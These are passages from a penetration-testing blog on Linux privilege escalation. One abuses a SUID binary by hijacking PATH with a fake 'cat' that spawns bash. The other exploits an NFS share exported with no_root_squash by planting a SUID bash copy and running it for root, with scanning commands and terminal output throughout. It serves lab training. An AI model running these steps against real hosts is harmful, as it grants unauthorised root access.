
Penetrating victim’s VM Machine

Once again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/ignite having suid permissions, then we move into /home/raj/script and saw an executable file "ignite". So when we run this file it put-up an error "cat: /home/raj/msg.txt" as result.

```
cd /home/raj/script
ls
./ignite
```




```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/ignite
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
ignite
ignite@ubuntu:/home/raj/script$ ./ignite
cat: /home/raj/msg.txt: No such file or directory
ignite@ubuntu:/home/raj/script$
```

Vi Editor


```
cd /tmp
vi cat
```

Now type /bin/bash when terminal gets open and save it.



```
/bin/bash
~
~
~
~
~
~
~
~
~
~
```

```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./ignite
whoami
```



```
ignite@ubuntu:/tmp$ chmod 777 cat
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/us
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script/
ignite@ubuntu:/home/raj/script$ ls
ignite
ignite@ubuntu:/home/raj/script$ ./ignite
root@ubuntu:/home/raj/script# id
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Linux Privilege Escalation using Misconfigured NFS

posted in **PENETRATION TESTING** on **MAY 26, 2018** by **RAJ CHANDEL** with **1 COMMENT**

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn how to exploit a misconfigured NFS share to gain root access to a remote host machine.

Table of contents

Introduction of NFS

Misconfigured NFS Lab setup

Scanning NFS shares

- Nmap script
- showmount

Exploiting NFS server for Privilege Escalation via:

Bash file

C program file

Nano/vi

- Obtain shadow file
- Obtain passwd file

- Obtain sudoers file

Let's Start!!

Network File System (NFS): Network File System permits a user on a client machine to mount the shared files or directories over a network. NFS uses Remote Procedure Calls (RPC) to route requests between clients and servers. Although NFS uses TCP/UDP **port 2049** for sharing any files/directories over a network.

Misconfigured NFS Lab setup

Basically, there are three core configuration files (/etc/exports, /etc/hosts.allow, and /etc/hosts.deny) you will need to configure to set up an NFS server. BUT to configure weak NFS server we will look only /etc/export file.

To **install NFS** service execute below command in your terminal and open /etc/export file for configuration.

```
sudo apt-get update
sudo apt install nfs-kernel-server
nano /etc/exports
```

The **/etc/exports** file holds a record for each directory that you expect to share within a network machine. Each record describes how one directory or file is shared.


Apply basic syntax for configuration:

Directory   Host-IP(Option-list)

There are various options will define which type of Privilege that machine will have over shared directory.

- **rw**: Permit clients to read as well as write access to shared directory.
- **ro**: Permit clients to Read-only access to shared directory..

- **root_squash:** This option Prevents file request made by user root on the client machine because NFS shares change the root user to the nfsnobody user, which is an unprivileged user account.
- **no_root_squash**: This option basically gives authority to the root user on the client to access files on the NFS server as root. And this can lead to serious security implication.
- **async**: It will speed up transfers but can cause data corruption as NFS server doesn't wait for the complete write operation to be finished on the stable storage, before replying to the client.
- **sync:** The sync option does the inverse of async option where the NFS server will reply to the client only after the data is finally written to the stable storage.




```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home       *(rw,no_root_squash)
```

Hopefully, it might be clear to you, how to configure the /etc/export file by using a particular option. An NFS system is considered weak or Misconfigured when following entry/record is edit into it for sharing any directory.

```
/home         *(rw,no_root_squash)
```

Above entry shows that we have shared **/home** directory and allowed the **root user** on the client to access files to **read/ write** operation and * **sign** denotes connection from any Host machine. After then restart the service with help of the following command.

```
sudo /etc/init.d/nfs-kernel-server restart
```




```
root@ubuntu:~# sudo /etc/init.d/nfs-kernel-server restart
[ ok ] Restarting nfs-kernel-server (via systemctl): nfs-kernel-server.service.
```

Scanning NFS shares

Nmap

You can take help of Nmap script to scan NFS service in target network because it reveals the name of share directory of target’s system if port 2049 is opened.

```
nmap -sV --script=nfs-showmount 192.168.1.102
```




```
root@kali:~# nmap -sV --script=nfs-showmount 192.168.1.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 07:24 EDT
Nmap scan report for 192.168.1.102
Host is up (0.000074s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| nfs-showmount:
|_  /home *
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3         2049/udp  nfs
|   100003  2,3,4       2049/tcp  nfs
|   100005  1,2,3      37070/udp  mountd
|   100005  1,2,3      37273/tcp  mountd
|   100021  1,3,4      34993/tcp  nlockmgr
|   100021  1,3,4      54899/udp  nlockmgr
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:DB:CE:33 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Basically nmap exports showmount -e command to identify the shared directory and here we can clearly observe **/home** * is shared directory for everyone in the network.

Showmount

The same thing can be done manually by using showmount command but for that install nfs-common package on your local machine with help of the following command.

```
apt-get install nfs-common
showmount -e 192.168.1.102
```



```
root@kali:~# showmount -e 192.168.1.102
Export list for 192.168.1.102:
/home *
```


Exploiting NFS server for Privilege Escalation

Bash file

Now execute below command on your local machine to exploit NFS server for root privilege.


```
mkdir /tmp/raj
mount -t nfs 192.168.1.102:/home /tmp/raj
cp /bin/bash .
chmod +s bash
ls -la bash
```

Above command will create a new folder raj inside /tmp and mount shared directory /home inside /tmp/raj. Then upload a local exploit to gain root by copying bin/bash and set suid permission.



```
root@kali:~# mkdir /tmp/raj
root@kali:~# mount -t nfs 192.168.1.102:/home /tmp/raj
root@kali:~# cd /tmp/raj
root@kali:/tmp/raj# cp /bin/bash .
root@kali:/tmp/raj# chmod +s bash
root@kali:/tmp/raj# ls -la bash
-rwsr-sr-x 1 root root 1111240 May 24 07:31 bash
root@kali:/tmp/raj#
```

Use **df -h** command to get summary of the amount of free disk space on each mounted disk.




```
root@kali:~# df -h
Filesystem            Size  Used Avail Use% Mounted on
udev                  2.0G     0  2.0G   0% /dev
tmpfs                 395M   12M  383M   4% /run
/dev/sda1              77G   15G   58G  21% /
tmpfs                 2.0G   56M  1.9G   3% /dev/shm
tmpfs                 5.0M     0  5.0M   0% /run/lock
tmpfs                 2.0G     0  2.0G   0% /sys/fs/cgroup
tmpfs                 395M   16K  395M   1% /run/user/131
tmpfs                 395M   48K  395M   1% /run/user/0
192.168.1.102:/home    19G  5.4G   13G  31% /tmp/raj
```

First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Now we knew that /home is shared directory, therefore, move inside it and follow below steps to get root access of victim's machine.

```
cd /home
ls
./bash -p
id
whoami
```

So, it was the first method to pwn the root access with help of bin/bash if NFS system is configured weak.




```
root@kali:~# ssh ignite@192.168.1.102
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

214 packages can be updated.
9 updates are security updates.

*** System restart required ***
Last login: Thu May 17 09:56:33 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home
ignite@ubuntu:/home$ ls
bash  hacker  ignite  raaz  raj
ignite@ubuntu:/home$ ./bash -p
bash-4.4# id
uid=1001(ignite) gid=1001(ignite) euid=0(root) egid=0(root) groups=0(root),27(sudo),1001(ignite)
bash-4.4# whoami
root
```

C Program

Similarly, we can use C language program file for root privilege escalation. We have generated a C-Program file and copied it into /tmp/raj folder. Since it is c program file therefore first we need to compile it and then set suid permission as done above.

```
cp asroot.c /tmp/root
cd /tmp/raj
gcc asroot.c -o shell
chmod +s shell
```

